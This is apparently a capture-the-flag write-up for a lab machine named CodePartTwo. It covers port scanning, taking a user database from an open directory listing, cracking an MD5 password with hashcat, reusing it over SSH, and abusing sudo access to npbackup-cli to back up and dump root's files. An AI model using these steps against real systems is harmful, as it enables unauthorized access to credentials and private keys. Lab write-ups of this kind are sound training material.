Enumeration and Analysis
$ nmap 10.10.11.82
...

$ nmap -p22,8000,9009 -sVC 10.10.11.82
...

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodePartTwo
9009/tcp open  http    SimpleHTTPServer 0.6 (Python 3.8.10)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.8.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 8000 seem to host the main page, with a login and registration option:


Port 9009 hosts a web directory listing:
User flag
Inside the instance/ directory, I was able to download a users.db. This sqlite database contains a user table with the following users:
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Looking into the contents of app.py, it seems these passwords are only hashed as md5:
...
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        user = User.query.filter_by(username=username, password_hash=password_hash).first()
        if user:
            session['user_id'] = user.id
            session['username'] = username;
            return redirect(url_for('dashboard'))
        return "Invalid credentials"
    return render_template('login.html')
...
Using hashcat, I was able to retrieve the credentials for the user marco:
...
649c9d65a206a75f5abe509fe128bce5:sweetangelbabylove
...
And checking for password reuse on SSH, I was able to login and retrieve the user flag:
$ ssh marco@10.10.11.82
...
marco@10.10.11.82's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
...
marco@codeparttwo:~$ ls
backups  npbackup.conf  user.txt
marco@codeparttwo:~$ cat user.txt
<user flag>
Root flag
Checking for binaries with SUID:
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
After messing around a bit with the npbackup-cli command, I made a copy of the npbackup.conf file that is on the user folder to the /tmp directory, modifying the target backup folder to be the /root directory:
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /root/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
...
Then I manually requested a backup:
$ sudo npbackup-cli -c /tmp/t.conf --backup
...
$ sudo npbackup-cli -c /tmp/t.conf --ls
...
snapshot 06d6e6f1 of [/root] at 2025-09-13 08:53:07.908000221 +0000 UTC by root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db
...
From there, I can just dump the contents of the /root/root.txt file and get the flag:
$ sudo npbackup-cli -c /tmp/t.conf --dump /root/root.txt
<root flag>